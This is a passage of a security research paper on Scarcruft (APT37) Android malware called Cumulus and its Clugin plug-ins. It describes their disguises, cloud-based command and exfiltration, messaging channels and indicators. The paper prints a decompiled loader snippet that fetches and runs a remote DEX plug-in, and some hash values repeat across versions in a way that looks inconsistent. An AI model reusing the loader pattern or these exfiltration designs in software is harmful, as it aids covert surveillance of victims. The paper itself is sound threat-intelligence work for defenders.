



4 - 6 October, 2023 / London, United Kingdom

INTO THE CUMULUS: SCARCRUFT BOLSTERS ARSENAL FOR TARGETING INDIVIDUAL ANDROID DEVICES

Sebin Lee, Sojun Ryu, Hyeokju Gwon & Youngjae Shin
S2W, Republic of Korea

sebin@s2w.inc
hypen@s2w.inc
hjpgwon@s2w.inc
teaf1001@s2w.inc

ABSTRACT

Scarcruft Group (aka APT37), a North Korean APT group, is believed to have been active since 2016 and continues to carry out attacks against institutions and political organizations around the world. In April 2017, a *Cisco Talos* team disclosed the Scarcruft group's proprietary tool, ROKRAT, a piece of malware that has been continuously modified and used by the group to this day. Initially, only the *Windows* version of ROKRAT was used, but an *Android* version of the malware was also later identified.

According to a report published by the Financial Security Institute, the Scarcruft group conducted an attack in mid-2017 that distributed mobile versions of ROKRAT to specific devices through a watering hole attack.

In following the Scarcruft group's trail, *Talon*, *S2W*'s threat research and intelligence centre, identified additional samples that perform similar functions to the published samples. These have similar functionality to the malicious APKs released in 2017, but the ability to use messaging services has been added. We also found that these APKs have been continuously updated to date. *S2W Talon* named the malicious APKs 'Cumulus', and the plug-in modules used by Cumulus 'Clugin'.

We classified the Cumulus APKs into three types based on whether or not Clugin was downloaded and the type of messaging service used. In this paper we will disclose how the malware behaves according to the type, as well as our analysis of the latest Cumulus and Clugin malware. This will include the strategies they have introduced to target Chinese mobile devices.

During our analysis, we were able to secure data in the cloud showing the attacker's mistakes (OPSEC fail). We analysed the attacker's test device and test data in the cloud, and were able to obtain the latest version of the Clugin malware, which was not publicly available. We also identified artifacts such as the attacker's IP and test cases for distribution. The data includes conversations with victims, and guidance leading to malicious APK installation.

We believe that the IOCs and TTPs of the Scarcruft group's *Android* malware provided in this presentation will be useful for defenders in preventing possible threats, and can be used as artifacts to identify attackers in the event of a similar threat case.

INTRODUCTION

According to a report published by the Financial Security Institute [1], the Scarcruft group conducted an attack in mid-2017 that distributed malicious APKs to specific devices through a watering hole attack. At the end of 2017, the group also carried out an attack campaign targeting North Korean human rights organization officials and journalists from North Korean media outlets to prompt the installation of malicious APKs through *KakaoTalk*, the most popular messenger in South Korea. In addition, malicious APKs were distributed by contacting targets through *Facebook* and uploading APKs to the *Google Play Store*. The malicious apps were all identified as mobile versions of ROKRAT.

According to an analysis report published by *InterLab* in December 2022 [2], during a conversation via the *WeChat* messenger, the Scarcruft group convinced a South Korean journalist to install a malicious APK file disguised as a messenger called 'Fizzle.apk', claiming that he should not send sensitive files via *WeChat* messenger but rather by this 'Fizzle' app. *InterLab* named the malicious APK 'RambleOn', but analysis revealed similarities with the mobile version of Scarcruft group's ROKRAT. Unlike in the past, the APK has the ability to receive data from the attacker via a messaging service called *Pushy*.

We identified additional samples that have similar functionality to the malicious APKs released in 2017, but with the added ability to use messaging services. We also found that these APKs have been continuously updated. We named the malicious APKs 'Cumulus', and the plug-in modules used by Cumulus 'Clugin'.

In this report, we further categorize the identified Cumulus APKs by type and describe the attacker's TTPs and strategy based on our detailed analysis.

OVERVIEW OF CUMULUS TYPES

Cumulus (aka RambleOn) has been used by the Scarcruft APT group to target *Android* devices since at least 2019. The group has been using a mobile version of the ROKRAT malware since at least 2017, and we separately classify Cumulus as a type of existing ROKRAT mobile malware with messaging capabilities such as *FCM* or *Pushy* added. Cumulus is usually distributed disguised as a legitimate mobile application, such as a coin miner, image viewer, or messenger. Although we were not able to secure samples, we have seen them distributed under the package names 'com.personal.info', 'com.sec.mishat' and 'com.data.person'. Based on the types of applications Cumulus disguises itself as, we suspect that it is distributed directly to individuals via messengers. Table 1 shows different types of Cumulus.

After obtaining Cumulus samples disguised as legitimate applications and analysing them, we were able to categorize them into three types, as shown in Table 2. Types B and C download a separate plug-in and perform their main actions in the plug-in, which is why we named the plug-in downloaded by Cumulus 'Clugin'.






App name	축하통보문	Threema Work	PhotoSecViewer ThreemWork	FreeCoinMiner	Fizzle
App icon					
Distribution period	At least end of 2019	At least early 2020	At least early 2022	September 2022 (for testing)	At least end of 2022
Package name	com.greet.messagefree	com.threema.workfree	com.data.wecoin	com.app.freecoinminer	ch.seme
Type	Type A	Type A	Type B	TEST	Type C
Messaging	FCM (no use)	FCM	FCM	FCM	Pushy
Device token	Cloud	Cloud	Firebase database	Cloud	Cloud
Cloud	Yandex	Yandex	-	pCloud	Yandex pCloud

Table 1: Types of Cumulus.

	Type A	Type B	Type C
Download Clugin	X	O	O
Download Command	O (Cumulus)	O (Clugin)	O (Clugin)
Download CallRecorder	O (Cumulus)	O (Clugin)	O (Clugin)
Messaging	FCM	FCM	Pushy

Table 2: Type classification.

- Clugin: a plug-in that Cumulus downloads from the cloud and which is responsible for information leakage.
- Command: a configuration file that Clugin or Cumulus downloads from the cloud to execute commands.
- CallRecorder: an additional Dex file that Clugin or Cumulus downloads from the cloud to perform call recording functions.

Type A downloads and loads the Command file – which contains the configuration information necessary to perform the malicious behaviour – and CallRecorder from the cloud. It then uploads the infected device information and internal files to the cloud. It receives a separate message from the attacker via *FCM*.

Type B downloads Clugin from the cloud. Clugin takes over the functions of Cumulus, downloads the Command file and CallRecorder, steals and uploads information to the cloud. Like Type A, Type B receives a separate message through *FCM*.

TEST seems to be used by the attacker for testing before an attack and uploads the infected device information and internal files to the cloud without downloading any additional files. In real-world attacks, Cumulus uses abbreviations to upload each set of exfiltration data to the cloud, but in the case of TEST, the full word is used for ease of identification.

Type C has most of the same features as Type B, but uploads the Device Token to the cloud instead of the *Firebase* database and receives messages from the attacker via *Pushy*.

FCM is a service that specializes in message delivery within *Firebase* and was also used in the mobile malware used by the Kimsuky group that we disclosed last year [3]. The difference is that the Device Token is sent to the cloud or a legitimate *Firebase* database, rather than to an attacker’s C&C server. The most recent version of the *Pushy* service is a separate third-party service that provides similar functionality to *FCM*.

TIMELINE

Clugin appears to have been uploaded to *Yandex Cloud* and distributed since at least September 2021. Although we do not have an exact date for the creation of the *Yandex Cloud* account, we believe that Clugin distribution began around that time.

A *pCloud* account was subsequently created in October 2021, but the data exfiltration we identified was from March 2022. Given that Type B was distributed in March 2022, we believe that the attacker began distributing Clugin via *pCloud* in a similar way. The attacker appears to have distributed Clugin initially through *Yandex Cloud*, and then, starting in March 2022, configured it to communicate with *pCloud* on initial infection, only communicating with *Yandex Cloud* when passing a separate command. TEST is believed to be a test version to introduce this. The Scarcraft group appears to have set the OAuth key for *pCloud* communication differently for each distributed APK but kept the OAuth key for the *Yandex Cloud* communication relatively unchanged.




Figure 1: Full timeline for Cumulus.

Behaviour flow for Type A

After infection, Type A registers a method to JobScheduler to periodically execute the main malicious behaviour. It then downloads a Command file from the *Yandex Cloud* and steals information as specified in the Command file. It additionally downloads and loads a CallRecorder, which performs call recording and saves it to a file.

The collected device information and internal files are uploaded to *Yandex*, which also transmits the device token for *FCM* communication, allowing the attacker to obtain the Device Token of the infected device from the *Yandex Cloud*. The attacker can use the obtained Device Token to send a message to the infected device via *FCM*, and Cumulus, which receives the message, checks whether the method that performs the malicious behaviour is registered in the JobScheduler, and registers it if it is not.




Figure 2: Execution flow of Type A.

Behaviour flow for Type B

Type B downloads the Clugin from the cloud, then the Clugin downloads CallRecorder and steals the infected device information and internal files. In addition, Type B receives messages via *FCM*, adding update functions such as changing cloud storage and changing OAuth Token.

When executed, Type B first sends the Device Token to the *Firebase* database. With the sent token, the attacker passes the OAuth token and the cloud REST API through *FCM*, which is presumably used to download the Clugin from the cloud. At the time of analysis, we were unable to obtain actual data from *FCM*, but based on the internal code of Type B, we believe that it is downloaded from *Yandex Cloud*.




Figure 3: Execution flow of Type B.

Behaviour flow for TEST

In the case of TEST, when the APK is executed, it steals information such as infected device information, SMS, contacts, internal files and recordings, and uploads them to the *pCloud*. Although TEST includes *Yandex Cloud*'s OAuth token, it actually uses only *pCloud*'s OAuth token initialized within the *pCloud* SDK class and does not use the *Yandex* token. In addition, there is no function to send the device's Device Token separately, so we assume that TEST is for testing purposes only. The string 'test-pi-d9b7e' is used in the code to initialize *Firebase* functionality, and the functionality is incomplete compared to other types, suggesting that the attacker used this type for testing.




Figure 4: Execution flow of TEST.

Behaviour flow for Type C

Type C sends messages to Cumulus via a third-party messaging service called *Pushy* rather than *FCM*. Type C has hard-coded *pCloud* and *Yandex* OAuth token values, and an attacker can update the type of cloud service and OAuth token via *Pushy*.




Figure 5: Execution flow of Type C.

DETAILED ANALYSIS

We conducted a detailed analysis of a messenger impersonation APK called ‘Fizzle’ (named ‘RambleOn’ by *InterLab*) and Clugin version 14.0, which is classified as Type C of Cumulus types. In the following we describe the entire execution process of a Type C Cumulus.




Figure 6: The communication scenario of Cumulus Type C.

Stage 1: Cumulus (Fizzle.apk)

1. Status in SharedPreferences

Cumulus manages its status with SharedPreferences and references it to perform its malicious behaviour. The UUID or TID in the status is used as an ID to identify the infected device. Initially, it uses the UUID, but if it subsequently receives a message from the attacker via *Pushy*, it changes the ID to the TID contained in the message instead of the UUID. It stores the Device Token for receiving messages from *Pushy* in PUSHYT and sets CLOUD to P to communicate with *pCloud*. The OAuth token required for cloud communication is specified in PRIMARY_ACCESSTOKEN. The Clugin version is set to VERSION to request the Plugin{VERSION} file from the cloud, and download success is flagged as 1 or 0 in PLUGININDEXDOWN{VERSION}. CLOUD is only supported for P (*pCloud*) and Y (*Yandex*), and is set to P on the first run.

Name	Description	Value
UUID	Unique ID	Random value
TID	Unique ID	Initialized later by Pushy
PUSHYT	Pushy device token	Device Token
CLOUD	Type of cloud	'P' (initialized to 'Y' by Pushy)
PRIMARY_ACCESSTOKEN	Cloud OAuth token	OAuth token for pCloud (initialized to Yandex's by Pushy)
VERSION	Plug-in version	4.0
PLUGINDEXDOWN{VERSION}	Flag for successful download (1: Success / 0: Fail)	1 (after downloading Clugin)

Table 3: Values in status.

2. Download Clugin from the cloud

Cumulus references the status to download the Clugin in DEX format from the cloud service. Since the cloud identifies infected devices by their UUID or TID values, it is possible to install a different Clugin for each device. After downloading, it calls the LogState method of the com.personal.info.plugin class.

- Clugin path on first run (on cloud): /P/plugin{VERSION}
- Clugin storage path (on infected device): ch.seme/Files/.temp/plugin{VERSION}.dex'

```
try {
    File file1 = logUserService1.getDir("pluginindex", 0);
    DexClassLoader dexClassLoader1 = new DexClassLoader(LogUserService.this.pluginDexPath, file1.getAbsolutePath(), null, LogUserService.this.getClassLoader());
    Constants.classLoader = dexClassLoader1;
    Class class1 = dexClassLoader1.loadClass("com.personal.info.plugin");
    Constants.pluginCls = class1;
    Constructor constructor1 = class1.getConstructor(Context.class);
    Constants.pluginConstructor = constructor1;
    Constants.pluginObj = constructor1.newInstance(LogUserService.this.getApplicationContext());
    Method method2 = Constants.pluginCls.getMethod("LogState");
    while(true) {
        label_229:
        method2.invoke(Constants.pluginObj);
        break;
    }
}
```

Figure 7: Downloads and invokes Clugin.

Stage 2: Clugin (DEX)

Cumulus downloads and executes Clugin in the form of a plug-in from the cloud. In this process, we were able to collect samples of different versions of Clugin, between 1.0 and 14.0. Tables 4a and 4b (on the following page) summarize the versions and features that we found to have noticeable changes after analysing each version of Clugin.

1. Download Command file from the cloud

The Clugin reads the Command file from the cloud and performs information theft according to the values set in each field. For each field, the data is specified in the format {Type} : {Key} : {Value}, and the Key and Value are parsed and registered in SharedPreferences. The C (Command) file can be deleted from the cloud after downloading.

- Command file download path: /{UUID}/C




Figure 8: Command file parsing process.

Plug-in version	2.1	2.2	3.0	6.0
MD5	1F2C23C7C9ECB28B FDC6627A3AD23783	97A9AB76AF215241 AD2A07856B40242E	759B26631A660D82 F6A93621991C4292	72182F83E771FCAA A1E86C7C932014CB
Cumulus package name	com.data.person	com.data.wecoin	com.sec.mishat	com.sec.mishat
Class	Build Config R plugin	Build Config R plugin DocumentFileMeta SAFTools Storage Storage11	Build Config R plugin DocumentFileMeta SAFTools Storage Storage11 pCloud	Build Config R plugin DocumentFileMeta SAFTools Storage Storage11 pCloud
Cloud	Yandex	Yandex	Yandex, pCloud	Yandex, pCloud
Library	dagger net	dagger net	okhttp3 okio net	okhttp3 okio net
Function	Send SMS Send Contacts Send File Structure Send RealTimeInfo Send DeviceInfo Send AppState Send ServiceLog Audio Recording Send External File Data	Send SMS Send Contacts Send Call Logs Send File Structure Send RealTimeInfo Send DeviceInfo Send AppState Send ServiceLog Audio Recording Send External File Data	Send SMS Send MMS Send Contacts Send Call Logs Send File Structure Send RealTimeInfo Send DeviceInfo Send AppState Send ServiceLog Audio Recording Send External File Data	Send SMS Send MMS Send GPS Send Call Logs Send Contacts Send RealTimeInfo Send DeviceInfo Send AppState Send ServiceLog Audio Recording Send External File Data Send File Structure

Table 4a: Feature comparison of Clugin versions 2.1, 2.2, 3.0 and 6.0.

Plug-in version	6.0	7.0, 10.0	14.0
MD5	72182F83E771FCAA A1E86C7C932014CB	97A9AB76AF215241 AD2A07856B40242E	72182F83E771FCAA A1E86C7C932014CB
Cumulus package name	com.sec.mishat	com.sec.mishat	com.antivirus
